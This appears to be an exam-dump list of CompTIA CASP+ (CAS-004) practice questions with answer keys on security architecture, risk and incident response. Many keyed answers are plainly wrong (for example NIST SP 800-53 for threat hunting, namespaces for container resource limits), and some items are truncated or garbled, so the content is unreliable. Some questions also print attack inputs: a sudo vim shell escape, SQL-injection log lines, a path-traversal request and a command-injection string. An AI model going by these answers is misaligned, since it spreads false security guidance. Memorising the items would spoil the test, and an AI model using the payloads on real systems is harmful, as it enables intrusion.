CompTIA

Exam Questions CAS-004

CompTIA Advanced Security Practitioner (CASP+) Exam

NEW QUESTION 1
Which of the following is the BEST disaster recovery solution when resources are running in a cloud environment?

A. Remote provider BCDR
B. Cloud provider BCDR
C. Alternative provider BCDR
D. Primary provider BCDR

Answer: B

NEW QUESTION 2
A network architect is designing a new SD-WAN architecture to connect all local sites to a central hub site. The hub is then responsible for redirecting traffic to public cloud and datacenter applications. The SD-WAN routers are managed through a SaaS, and the same security policy is applied to staff whether working in the office or at a remote location. The main requirements are the following:
* 1. The network supports core applications that have 99.99% uptime.
* 2. Configuration updates to the SD-WAN routers can only be initiated from the management service.
* 3. Documents downloaded from websites must be scanned for malware.
Which of the following solutions should the network architect implement to meet the requirements?

A. Reverse proxy, stateful firewalls, and VPNs at the local sites
B. IDSs, WAFs, and forward proxy IDS
C. DoS protection at the hub site, mutual certificate authentication, and cloud proxy
D. IPSs at the hub, Layer 4 firewalls, and DLP

Answer: C

NEW QUESTION 3
An organization's finance system was recently attacked. A forensic analyst is reviewing the contents Of the compromised files for credit card data.
Which of the following commands should the analyst run to BEST determine whether financial data was lost?

A.
```
grep -v '^4[0-9]{12}(?:[0-9]{3})?$' file
```

B.
```
grep '^4[0-9]{12}(?:[0-9]{3})?$' file
```

C.
```
grep '^6(?:011|5[0-9]{2})[0-9]{12}?' file
```

D.
```
grep -v '^6(?:011|5[0-9]{2})[0-9]{12}?' file
```

A. Option A
B. Option B
C. Option C
D. Option D

Answer: C

NEW QUESTION 4
A cybersecurity analyst created the following tables to help determine the maximum budget amount the business can justify spending on an improved email filtering system:

Month	Total Emails Received	Total Emails Delivered	Spam Detections	Accounts Compromised	Total Business Loss Account Compromise
January	304	240	62	0	$0
February	375	314	58	1	$1000
March	360	289	69	0	$0
April	281	213	67	1	$1000
May	331	273	55	2	$2000
June	721	598	120	6	$6000

Filter	Yearly Cost	Expected Yearly Spam True Positives	Expected Yearly Account Compromises
ABC	$18,000	930	1
XYZ	$16,000	1200	4
GHI	$22,000	2400	0
TUV	$19,000	2000	2

Which of the following meets the budget needs of the business?

A. Filter ABC
B. Filter XYZ
C. Filter GHI
D. Filter TUV

Answer: C

NEW QUESTION 5
After a security incident, a network security engineer discovers that a portion of the company’s sensitive external traffic has been redirected through a secondary

ISP that is not normally used.
Which of the following would BEST secure the routes while allowing the network to function in the event of a single provider failure?

A. Disable BGP and implement a single static route for each internal network.
B. Implement a BGP route reflector.
C. Implement an inbound BGP prefix list.
D. Disable BGP and implement OSPF.

Answer: C

Explanation:
Defenses against BGP hijacks include IP prefix filtering, meaning IP address announcements are sent and accepted only from a small set of well-defined autonomous systems, and monitoring Internet traffic to identify signs of abnormal traffic flows.

NEW QUESTION 6
A vulnerability assessment endpoint generated a report of the latest findings. A security analyst needs to review the report and create a priority list of items that must be addressed. Which of the following should the analyst use to create the list quickly?

A. Business impact rating
B. CVE dates
C. CVSS scores
D. OVAL

Answer: A

NEW QUESTION 7
Due to locality and budget constraints, an organization's satellite office has a lower bandwidth allocation than other offices in the organization. As a result, the local security infrastructure staff is assessing architectural options that will help preserve network bandwidth and increase speed to both internal and external resources while not sacrificing threat visibility.
Which of the following would be the BEST option to implement?

A. Distributed connection allocation
B. Local caching
C. Content delivery network
D. SD-WAN vertical heterogeneity

Answer: C

NEW QUESTION 8
A threat hunting team receives a report about possible APT activity in the network. Which of the following threat management frameworks should the team implement?

A. NIST SP 800-53
B. MITRE ATT&CK
C. The Cyber Kill Chain
D. The Diamond Model of Intrusion Analysis

Answer: A

NEW QUESTION 9
An application developer is including third-party background security fixes in an application. The fixes seem to resolve a currently identified security issue. However, when the application is released to the public, report come In that a previously vulnerability has returned. Which of the following should the developer integrate into the process to BEST prevent this type of behavior?

A. Peer review
B. Regression testing
C. User acceptance
D. Dynamic analysis

Answer: A

NEW QUESTION 10
A security engineer is hardening a company's multihomed SFTP server. When scanning a public-facing network interface, the engineer finds the following ports are open:
22
25
110
137
138
139
445
Internal Windows clients are used to transferring files to the server to stage them for customer download as part of the company's distribution process.
Which of the following would be the BEST solution to harden the system?

A. Close ports 110, 138, and 139. Bind ports 22, 25, and 137 to only the internal interface.
B. Close ports 25 and 110. Bind ports 137, 138, 139, and 445 to only the internal interface.
C. Close ports 22 and 139. Bind ports 137, 138, and 445 to only the internal interface.
D. Close ports 22, 137, and 138. Bind ports 110 and 445 to only the internal interface.

Answer: A

NEW QUESTION 10
A software house is developing a new application. The application has the following requirements: Reduce the number of credential requests as much as possible Integrate with social networks Authenticate users
Which of the following is the BEST federation method to use for the application?

A. WS-Federation
B. OpenID
C. OAuth
D. SAML

Answer: D

NEW QUESTION 15
Which of the following is the MOST important security objective when applying cryptography to control messages that tell an ICS how much electrical power to output?

A. Importing the availability of messages
B. Ensuring non-repudiation of messages
C. Enforcing protocol conformance for messages
D. Assuring the integrity of messages

Answer: D

NEW QUESTION 17
An organization's hunt team thinks a persistent threats exists and already has a foothold in the enterprise network.
Which of the following techniques would be BEST for the hunt team to use to entice the adversary to uncover malicious activity?

A. Deploy a SOAR tool.
B. Modify user password history and length requirements.
C. Apply new isolation and segmentation schemes.
D. Implement decoy files on adjacent hosts.

Answer: C

NEW QUESTION 22
An organization wants to perform a scan of all its systems against best practice security configurations. Which of the following SCAP standards, when combined, will enable the organization to view each of the
configuration checks in a machine-readable checklist format for fill automation? (Choose two.)

A. ARF
B. XCCDF
C. CPE
D. CVE
E. CVSS
F. OVAL

Answer: BF

NEW QUESTION 25
During a system penetration test, a security engineer successfully gained access to a shell on a Linux host as a standard user and wants to elevate the privilege levels.
Which of the following is a valid Linux post-exploitation method to use to accomplish this goal?

A. Spawn a shell using sudo and an escape string such as sudo vim -c '!sh'.
B. Perform ASIC password cracking on the host.
C. Read the /etc/passwd file to extract the usernames.
D. Initiate unquoted service path exploits.
E. Use the UNION operator to extract the database schema.

Answer: A

NEW QUESTION 27
Leveraging cryptographic solutions to protect data that is in use ensures the data is encrypted:

A. when it is passed across a local network.
B. in memory during processing
C. when it is written to a system's solid-state drive.
D. by an enterprise hardware security module.

Answer: B

NEW QUESTION 29
An organization is considering a BYOD standard to support remote working. The first iteration of the solution will utilize only approved collaboration applications

and the ability to move corporate data between those applications. The security team has concerns about the following:
Unstructured data being exfiltrated after an employee leaves the organization Data being exfiltrated as a result of compromised credentials
Sensitive information in emails being exfiltrated
Which of the following solutions should the security team implement to mitigate the risk of data loss?

A. Mobile device management, remote wipe, and data loss detection
B. Conditional access, DoH, and full disk encryption
C. Mobile application management, MFA, and DRM
D. Certificates, DLP, and geofencing

Answer: A

NEW QUESTION 33
A large telecommunications equipment manufacturer needs to evaluate the strengths of security controls in a new telephone network supporting first responders.
Which of the following techniques would the company use to evaluate data confidentiality controls?

A. Eavesdropping
B. On-path
C. Cryptanalysis
D. Code signing
E. RF sidelobe sniffing

Answer: A

NEW QUESTION 36
Which of the following represents the MOST significant benefit of implementing a passwordless authentication solution?

A. Biometric authenticators are immutable.
B. The likelihood of account compromise is reduced.
C. Zero trust is achieved.
D. Privacy risks are minimized.

Answer: B

NEW QUESTION 38
Company A is establishing a contractual with Company B. The terms of the agreement are formalized in a document covering the payment terms, limitation of liability, and intellectual property rights. Which of the following documents will MOST likely contain these elements

A. Company A-B SLA v2.docx
B. Company A OLA v1b.docx
C. Company A MSA v3.docx
D. Company A MOU v1.docx
E. Company A-B NDA v03.docx

Answer: A

NEW QUESTION 43
A security engineer at a company is designing a system to mitigate recent setbacks caused competitors that are beating the company to market with the new products. Several of the products incorporate propriety enhancements developed by the engineer’s company. The network already includes a SEIM and a NIPS and requires 2FA for all user access. Which of the following system should the engineer consider NEXT to mitigate the associated risks?

A. DLP
B. Mail gateway
C. Data flow enforcement
D. UTM

Answer: A

NEW QUESTION 47
A help desk technician just informed the security department that a user downloaded a suspicious file from internet explorer last night. The user confirmed accessing all the files and folders before going home from work. the next morning, the user was no longer able to boot the system and was presented a screen with a phone number. The technician then tries to boot the computer using wake-on-LAN, but the system would not come up. which of the following explains why the computer would not boot?

A. The operating system was corrupted.
B. SElinux was in enforced status.
C. A secure boot violation occurred.
D. The disk was encrypted.

Answer: A

NEW QUESTION 48
A security administrator configured the account policies per security implementation guidelines. However, the accounts still appear to be susceptible to brute-force attacks. The following settings meet the existing compliance guidelines:
Must have a minimum of 15 characters Must use one number
Must use one capital letter
Must not be one of the last 12 passwords used

Which of the following policies should be added to provide additional security?

A. Shared accounts
B. Password complexity
C. Account lockout
D. Password history
E. Time-based logins

Answer: C

NEW QUESTION 53
A company requires a task to be carried by more than one person concurrently. This is an example of:

A. separation of d duties.
B. dual control
C. least privilege
D. job rotation

Answer: B

NEW QUESTION 56
A company created an external application for its customers. A security researcher now reports that the application has a serious LDAP injection vulnerability that could be leveraged to bypass authentication and authorization.
Which of the following actions would BEST resolve the issue? (Choose two.)

A. Conduct input sanitization.
B. Deploy a SIEM.
C. Use containers.
D. Patch the OS
E. Deploy a WAF.
F. Deploy a reverse proxy
G. Deploy an IDS.

Answer: AE

Explanation:
A WAF protects your web apps by filtering, monitoring, and blocking any malicious HTTP/S traffic traveling to the web application, and prevents any unauthorized data from leaving the app. It does this by adhering to a set of policies that help determine what traffic is malicious and what traffic is safe.

NEW QUESTION 58
A company is migrating from company-owned phones to a BYOD strategy for mobile devices. The pilot program will start with the executive management team and be rolled out to the rest of the staff in phases. The company's Chief Financial Officer loses a phone multiple times a year.
Which of the following will MOST likely secure the data on the lost device?

A. Require a VPN to be active to access company data.
B. Set up different profiles based on the person's risk.
C. Remotely wipe the device.
D. Require MFA to access company applications.

Answer: D

NEW QUESTION 62
Ransomware encrypted the entire human resources fileshare for a large financial institution. Security operations personnel were unaware of the activity until it was too late to stop it. The restoration will take approximately four hours, and the last backup occurred 48 hours ago. The management team has indicated that the RPO for a disaster recovery event for this data classification is 24 hours.
Based on RPO requirements, which of the following recommendations should the management team make?

A. Leave the current backup schedule intact and pay the ransom to decrypt the data.
B. Leave the current backup schedule intact and make the human resources fileshare read-only.
C. Increase the frequency of backups and create SIEM alerts for IOCs.
D. Decrease the frequency of backups and pay the ransom to decrypt the data.

Answer: C

NEW QUESTION 65
A company is looking to fortify its cybersecurity defenses and is focusing on its network infrastructure. The solution cannot affect the availability of the company's services to ensure false positives do not drop legitimate traffic.
Which of the following would satisfy the requirement?

A. NIDS
B. NIPS
C. WAF
D. Reverse proxy

Answer: A

NEW QUESTION 67

A university issues badges through a homegrown identity management system to all staff and students. Each week during the summer, temporary summer school students arrive and need to be issued a badge to access minimal campus resources. The security team received a report from an outside auditor indicating the homegrown system is not consistent with best practices in the security field and leaves the institution vulnerable.
Which of the following should the security team recommend FIRST?

A. Investigating a potential threat identified in logs related to the identity management system
B. Updating the identity management system to use discretionary access control
C. Beginning research on two-factor authentication to later introduce into the identity management system
D. Working with procurement and creating a requirements document to select a new IAM system/vendor

Answer: A

NEW QUESTION 68
A security engineer has been asked to close all non-secure connections from the corporate network. The engineer is attempting to understand why the corporate UTM will not allow users to download email via IMAPS. The engineer formulates a theory and begins testing by creating the firewall ID 58, and users are able to download emails correctly by using IMAP instead. The network comprises three VLANs:

- VLAN 30	Guest networks	192.168.20.0/25
- VLAN 20	Corporate user network	192.168.0.0/28
- VLAN 110	Corporate server network	192.168.0.16/29

The security engineer looks at the UTM firewall rules and finds the following:

Rule active	Firewall ID	Source	Destination	Ports	Action	TLS decryption
Yes	58	VLAN 20	15.22.33.45	143	Allow and log	Enabled
Yes	33	VLAN 30	Any	80, 443,	Allow and log	Disabled
Yes	22	VLAN 110	VLAN 20	Any	Allow and log	Disabled
No	21	VLAN 20	15.22.33.45	990	Allow and log	Disabled
Yes	20	VLAN 20	VLAN 110	Any	Allow and log	Enabled
Yes	19	VLAN 20	Any	993, 587	Allow and log	Enabled

Which of the following should the security engineer do to ensure IMAPS functions properly on the corporate user network?

A. Contact the email service provider and ask if the company IP is blocked.
B. Confirm the email server certificate is installed on the corporate computers.
C. Make sure the UTM certificate is imported on the corporate computers.
D. Create an IMAPS firewall rule to ensure email is allowed.

Answer: D

NEW QUESTION 71
Which of the following technologies allows CSPs to add encryption across multiple data storages?

A. Symmetric encryption
B. Homomorphic encryption
C. Data dispersion
D. Bit splitting

Answer: D

NEW QUESTION 72
A company provides guest WiFi access to the internet and physically separates the guest network from the company's internal WIFI. Due to a recent incident in which an attacker gained access to the compay's intend WIFI, the company plans to configure WPA2 Enterprise in an EAP- TLS configuration. Which of the following must be installed on authorized hosts for this new configuration to work properly?

A. Active Directory OPOs
B. PKI certificates
C. Host-based firewall
D. NAC persistent agent

Answer: B

NEW QUESTION 76
SIMULATION
You are a security analyst tasked with interpreting an Nmap scan output from company's privileged network. The company's hardening guidelines indicate the following:
There should be one primary server or service per device. Only default ports should be used.
Non-secure protocols should be disabled. INSTRUCTIONS
Using the Nmap output, identify the devices on the network and their roles, and any open ports that should be closed.
For each device found by Nmap, add a device entry to the Devices Discovered list, with the following information:
The IP address of the device
The primary server or service of the device (Note that each IP should by associated with one service/port only) The protocol(s) that should be disabled based on the hardening guidelines (Note that multiple ports may need to be closed to comply with the hardening guidelines)
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.


NMAP Scan Output
Nmap scan report for 10.1.45.65
Host is up (0.015s latency).
Not shown: 998 filtered ports
PORT STATE SERVICE VERSION
22/tcp open ssh CrushFTP sftpd (protocol 2.0)
8080/tcp open http CrushFTP web interface
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 7|2008
OS CPE: cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2008:r2
OS details: Microsoft Windows 7 SP1 or Windows Server 2008 R2
Nmap scan report for 10.1.45.66
Host is up (0.016s latency).
Not shown: 998 closed ports
PORT STATE SERVICE VERSION
25/tcp closed smtp Barracuda Networks Spam Firewall smtpd
465/tcp open ssl/smtp smtpd
587/tcp open ssl/smtp smtpd
443/tcp open ssl/http Microsoft IIS httpd 7.5
Aggressive OS guesses: Linux 3.16 (90%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (89%), OpenWrt Kamikaze 7.09 (Linux 2.6.22) (88%), Linux 4.5 (88%), Asus RT-AC66U router (Linux 2.6) (88%), Linux 3.16 - 4.6 (88%), OpenWrt 0.9 - 7.09 (Linux 2.4.30 - 2.4.34) (87%), OpenWrt White Russian 0.9 (Linux 2.4.30) (87%), Asus RT-N16 WAP (Linux 2.6) (87%), Asus RT-N66U WAP (Linux 2.6) (87%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: barracuda.pnp.root; CPE: cpe:/h:barracudanetworks:spam_%26_virus_firewall_600:-
Nmap scan report for 10.1.45.67
Host is up (0.026s latency).
Not shown: 991 filtered ports
PORT STATE SERVICE VERSION
20/tcp closed ftp-data
21/tcp open ftp FileZilla ftpd 0.9.39 beta
22/tcp closed ssh
80/tcp open http Microsoft IIS httpd 7.5
443/tcp open ssl/http Microsoft IIS httpd 7.5
2001/tcp closed dc
2047/tcp closed dls
2196/tcp closed unknown
6001/tcp closed X11:1
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows Vista|7|2008|8.1 (94%)
OS CPE: cpe:/o:microsoft:windows_vista::sp2 cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008 cpe:/o:microsoft:windows_8.1:r1
Aggressive OS guesses: Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008 (94%), Microsoft Windows Server 2008 R2 (92%), Microsoft Windows Server 2008 SP2 (90%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (90%), Microsoft Windows Server 2008 (87%), Microsoft Windows Server 2008 R2 SP1 (86%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (85%), Microsoft Windows 8.1 R1 (85%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Nmap scan report for 10.1.45.68
Host is up (0.016s latency).
Not shown: 999 filtered ports
PORT STATE SERVICE VERSION
21/tcp open ftp Pure-FTPd
443/tcp open ssl/http-proxy SonicWALL SSL-VPN http proxy
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: firewall|general purpose|media device
Running (JUST GUESSING): Linux 3.X|2.6.X (92%), IPCop 2.X (92%), Tiandy embedded (86%)
OS CPE: cpe:/o:linux:linux_kernel:3.4 cpe:/o:ipcop:ipcop:2 cpe:/o:linux:linux_kernel:3.2 cpe:/o:linux:linux_kernel:2.6.32
Aggressive OS guesses: IPCop 2 firewall (Linux 3.4) (92%), Linux 3.2 (89%), Linux 2.6.32 (87%), Tiandy NVR (86%)
No exact OS matches for host (test conditions non-ideal).
Devices Discovered (0)
Add Device For
10.1.45.65
10.1.45.66
10.1.45.67
10.1.45.68

A. Mastered
B. Not Mastered

Answer: A

Explanation:
* 10.1.45.65 SFTP Server Disable 8080
* 10.1.45.66 Email Server Disable 415 and 443
* 10.1.45.67 Web Server Disable 21, 80
* 10.1.45.68 UTM Appliance Disable 21

NEW QUESTION 79
An administrator at a software development company would like to protect the integrity Of the company's applications with digital signatures. The developers report that the signing process keeps failing on all applications. The same key pair used for signing, however, is working properly on the website, is valid, and is issued by a trusted CA. Which of the following is MOST likely the cause of the signature failing?

A. The NTP server is set incorrectly for the developers.
B. The CA has included the certificate in its CRL_
C. The certificate is set for the wrong key usage.
D. Each application is missing a SAN or wildcard entry on the certificate.

Answer: C

NEW QUESTION 80
As part of its risk strategy, a company is considering buying insurance for cybersecurity incidents. Which of the following BEST describes this kind of risk response?

A. Risk rejection
B. Risk mitigation
C. Risk transference
D. Risk avoidance

Answer: C

NEW QUESTION 83
Given the following log snippet from a web server:

```
84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=1 AND (SELECT 6810
FROM(SELECT COUNT(*),CONCAT(0x7171787671,(SELECT (ELT(6810=6810,1))),0x71707a7871,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3)
Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=(SELECT 7505
FROM(SELECT COUNT(*),CONCAT(0x7171787671,(SELECT (ELT(7505=7505,1))),0x71707a7871,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3)
Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=(SELECT
CONCAT(0x7171787671,(SELECT (ELT(1399=1399,1))),0x71707a7871)) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru;
rv:1.9.2.3) Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:27 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=1 UNION ALL SELECT
CONCAT(0x7171787671,0x537653544175467a724f,0x71707a7871),NULL,NULL-- HTTP/1.1" 200 182 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1;
ru; rv:1.9.2.3) Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"
```

Which of the following BEST describes this type of attack?

A. SQL injection
B. Cross-site scripting
C. Brute-force
D. Cross-site request forgery

Answer: A

NEW QUESTION 88
A small business requires a low-cost approach to theft detection for the audio recordings it produces and sells. Which of the following techniques will MOST likely meet the business's needs?

A. Performing deep-packet inspection of all digital audio files
B. Adding identifying filesystem metadata to the digital audio files
C. Implementing steganography
D. Purchasing and installing a DRM suite

Answer: D

NEW QUESTION 89
Which of the following are risks associated with vendor lock-in? (Choose two.)

A. The client can seamlessly move data.
B. The vendor can change product offerings.
C. The client receives a sufficient level of service.
D. The client experiences decreased quality of service.
E. The client can leverage a multicloud approach.
F. The client experiences increased interoperability.

Answer: BD

NEW QUESTION 94
A company's employees are not permitted to access company systems while traveling internationally. The company email system is configured to block logins based on geographic location, but some employees report their mobile phones continue to sync email traveling . Which of the following is the MOST likely explanation:? (Select TWO.)

A. Outdated escalation attack
B. Privilege escalation attack
C. VPN on the mobile device
D. Unrestricted email administrator accounts
E. Chief use of UDP protocols
F. Disabled GPS on mobile devices

Answer: CF

NEW QUESTION 97
A recent data breach stemmed from unauthorized access to an employee's company account with a
cloud-based productivity suite. The attacker exploited excessive permissions granted to a third-party OAuth application to collect sensitive information.
Which of the following BEST mitigates inappropriate access and permissions issues?

A. SIEM

B. CASB
C. WAF
D. SOAR

Answer: C

NEW QUESTION 98
The OS on several servers crashed around the same time for an unknown reason. The servers were restored to working condition, and all file integrity was verified. Which of the following should the incident response team perform to understand the crash and prevent it in the future?

A. Root cause analysis
B. Continuity of operations plan
C. After-action report
D. Lessons learned

Answer: A

NEW QUESTION 102
An auditor needs to scan documents at rest for sensitive text. These documents contain both text and Images. Which of the following software functionalities must be enabled in the DLP solution for the auditor to be able to fully read these documents? (Select TWO).

A. Document interpolation
B. Regular expression pattern matching
C. Optical character recognition functionality
D. Baseline image matching
E. Advanced rasterization
F. Watermarking

Answer: AC

NEW QUESTION 106
A forensic investigator would use the foremost command for:

A. cloning disks.
B. analyzing network-captured packets.
C. recovering lost files.
D. extracting features such as email addresses

Answer: C

NEW QUESTION 107
An enterprise is undergoing an audit to review change management activities when promoting code to production. The audit reveals the following:
• Some developers can directly publish code to the production environment.
• Static code reviews are performed adequately.
• Vulnerability scanning occurs on a regularly scheduled basis per policy.
Which of the following should be noted as a recommendation within the audit report?

A. Implement short maintenance windows.
B. Perform periodic account reviews.
C. Implement job rotation.
D. Improve separation of duties.

Answer: D

NEW QUESTION 109
A security engineer was auditing an organization's current software development practice and discovered that multiple open-source libraries were Integrated into the organization's software. The organization currently performs SAST and DAST on the software it develops.
Which of the following should the organization incorporate into the SDLC to ensure the security of the open-source libraries?

A. Perform additional SAST/DAST on the open-source libraries.
B. Implement the SDLC security guidelines.
C. Track the library versions and monitor the CVE website for related vulnerabilities.
D. Perform unit testing of the open-source libraries.

Answer: D

NEW QUESTION 114
A disaster recovery team learned of several mistakes that were made during the last disaster recovery parallel test. Computational resources ran out at 70% of restoration of critical services.
Which of the following should be modified to prevent the issue from reoccurring?

A. Recovery point objective
B. Recovery time objective
C. Mission-essential functions
D. Recovery service level

Answer: D

NEW QUESTION 115
A security engineer is reviewing a record of events after a recent data breach incident that Involved the following:
• A hacker conducted reconnaissance and developed a footprint of the company s Internet-facing web application assets.
• A vulnerability in a third-party horary was exploited by the hacker, resulting in the compromise of a local account.
• The hacker took advantage of the account's excessive privileges to access a data store and exfilltrate the data without detection.
Which of the following is the BEST solution to help prevent this type of attack from being successful in the future?

A. Dynamic analysis
B. Secure web gateway
C. Software composition analysis
D. User behavior analysis
E. Web application firewall

Answer: B

NEW QUESTION 116
Based on PCI DSS v3.4, One Particular database field can store data, but the data must be unreadable. which of the following data objects meets this requirement?

A. PAN
B. CVV2
C. Cardholder name
D. expiration date

Answer: A

NEW QUESTION 118
A security architect works for a manufacturing organization that has many different branch offices. The architect is looking for a way to reduce traffic and ensure the branch offices receive the latest copy of revoked certificates issued by the CA at the organization’s headquarters location. The solution must also have the lowest power requirement on the CA.
Which of the following is the BEST solution?

A. Deploy an RA on each branch office.
B. Use Delta CRLs at the branches.
C. Configure clients to use OCSP.
D. Send the new CRLs by using GPO.

Answer: C

NEW QUESTION 122
A company’s product site recently had failed API calls, resulting in customers being unable to check out and purchase products. This type of failure could lead to the loss of customers and damage to the company’s reputation in the market.
Which of the following should the company implement to address the risk of system unavailability?

A. User and entity behavior analytics
B. Redundant reporting systems
C. A self-healing system
D. Application controls

Answer: D

NEW QUESTION 126
A security analyst is validating the MAC policy on a set of Android devices. The policy was written to ensure non-critical applications are unable to access certain resources. When reviewing dmesg, the analyst notes many entries such as:
Despite the deny message, this action was still permit following is the MOST likely fix for this issue?

A. Add the objects of concern to the default context.
B. Set the devices to enforcing
C. Create separate domain and context files for irc.
D. Rebuild the policy, reinstall, and test.

Answer: B

NEW QUESTION 127
A satellite communications ISP frequently experiences outages and degraded modes of operation over one of its legacy satellite links due to the use of deprecated hardware and software. Three days per week, on average, a contracted company must follow a checklist of 16 different high-latency commands that must be run in serial to restore nominal performance. The ISP wants this process to be automated.
Which of the following techniques would be BEST suited for this requirement?

A. Deploy SOAR utilities and runbooks.
B. Replace the associated hardware.
C. Provide the contractors with direct access to satellite telemetry data.
D. Reduce link latency on the affected ground and satellite segments.

Answer: A

NEW QUESTION 132
A company undergoing digital transformation is reviewing the resiliency of a CSP and is concerned about meeting SLA requirements in the event of a CSP incident.
Which of the following would be BEST to proceed with the transformation?

A. An on-premises solution as a backup
B. A load balancer with a round-robin configuration
C. A multicloud provider solution
D. An active-active solution within the same tenant

Answer: C

Explanation:
An active-active cluster does nothing if the cloud provider goes down. One of the main features of multi-cloud is redundancy.
https://www.cloudflare.com/learning/cloud/what-is-multicloud/

NEW QUESTION 136
A security analyst is reviewing the following output:

```
Request URL: http://www.largeworldwidebank.org/../../../etc/password
Request Method: GET
Status Code: 200 OK
Remote Address: 107.240.1.127:443
Content-Length: 1245
Content-Type: text/html
Date: Tue, 03 Nov 2020 19:47:14 GMT
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cache-Control: max-age=0
Connection: keep-alive
Host: www.largeworldwidebank.org/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.87 Safari/537.36
```

Which of the following would BEST mitigate this type of attack?

A. Installing a network firewall
B. Placing a WAF inline
C. Implementing an IDS
D. Deploying a honeypot

Answer: B

NEW QUESTION 141
A company Invested a total of $10 million lor a new storage solution Installed across live on-site datacenters. Fitly percent of the cost of this Investment was for solid-state storage. Due to the high rate of wear on this storage, the company Is estimating that 5% will need to be replaced per year. Which of the following is the ALE due to storage replacement?

A. $50,000
B. $125,000
C. $250,000
D. $500.000
E. $51,000,000

Answer: C

NEW QUESTION 144
A pharmaceutical company recently experienced a security breach within its customer-facing web portal. The attackers performed a SQL injection attack and exported tables from the company's managed database, exposing customer information.
The company hosts the application with a CSP utilizing the IaaS model. Which of the following parties is ultimately responsible for the breach?

A. The pharmaceutical company
B. The cloud software provider
C. The web portal software vendor
D. The database software vendor

Answer: A

NEW QUESTION 147
A security analyst is researching containerization concepts for an organization. The analyst is concerned about potential resource exhaustion scenarios on the Docker host due to a single application that is overconsuming available resources.
Which of the following core Linux concepts BEST reflects the ability to limit resource allocation to containers?

A. Union filesystem overlay
B. Cgroups

C. Linux namespaces
D. Device mapper

Answer: C

NEW QUESTION 150
A company suspects a web server may have been infiltrated by a rival corporation. The security engineer reviews the web server logs and finds the following:

```
ls -l -a /usr/heinz/public; cat ./config/db.yml
```

The security engineer looks at the code with a developer, and they determine the log entry is created when the following line is run:

```
system ("ls -l -a #{path}")
```

Which of the following is an appropriate security control the company should implement?

A. Restrict directory permission to read-only access.
B. Use server-side processing to avoid XSS vulnerabilities in path input.
C. Separate the items in the system call to prevent command injection.
D. Parameterize a query in the path variable to prevent SQL injection.

Answer: C

NEW QUESTION 154
A forensic expert working on a fraud investigation for a US-based company collected a few disk images as evidence.
Which of the following offers an authoritative decision about whether the evidence was obtained legally?

A. Lawyers
B. Court
C. Upper management team
D. Police

Answer: A

NEW QUESTION 155
A company hired a third party to develop software as part of its strategy to be quicker to market. The
company's policy outlines the following requirements:
The credentials used to publish production software to the container registry should be stored in a secure location.
Access should be restricted to the pipeline service account, without the ability for the third-party developer to read the credentials directly.
Which of the following would be the BEST recommendation for storing and monitoring access to these shared credentials?

A. TPM
B. Local secure password file
C. MFA
D. Key vault

Answer: D

NEW QUESTION 159
A company has decided to purchase a license for software that is used to operate a mission-critical process. The third-party developer is new to the industry but is delivering what the company needs at this time.
Which of the following BEST describes the reason why utilizing a source code escrow will reduce the operational risk to the company if the third party stops supporting the application?

A. The company will have access to the latest version to continue development.
B. The company will be able to force the third-party developer to continue support.
C. The company will be able to manage the third-party developer's development process.
D. The company will be paid by the third-party developer to hire a new development team.

Answer: A

NEW QUESTION 162
The Chief information Officer (CIO) wants to establish a non-banding agreement with a third party that outlines the objectives of the mutual arrangement dealing with data transfers between both organizations before establishing a format partnership. Which of the follow would MOST likely be used?

A. MOU
B. OLA
C. NDA
D. SLA

Answer: A

NEW QUESTION 163
A cybersecurity engineer analyst a system for vulnerabilities. The tool created an OVAL. Results document as output. Which of the following would enable the engineer to interpret the results in a human readable form? (Select TWO.)

A. Text editor
B. OOXML editor
C. Event Viewer
D. XML style sheet

E. SCAP tool
F. Debugging utility

Answer: BD

NEW QUESTION 167
A company's finance department acquired a new payment system that exports data to an unencrypted file on the system. The company implemented controls on the file so only appropriate personnel are allowed access. Which of the following risk techniques did the department use in this situation?

A. Accept
B. Avoid
C. Transfer
D. Mitigate

Answer: D

NEW QUESTION 168
A company that all mobile devices be encrypted, commensurate with the full disk encryption scheme of assets, such as workstation, servers, and laptops. Which of the following will MOST likely be a limiting factor when selecting mobile device managers for the company?

A. Increased network latency
B. Unavailable of key escrow
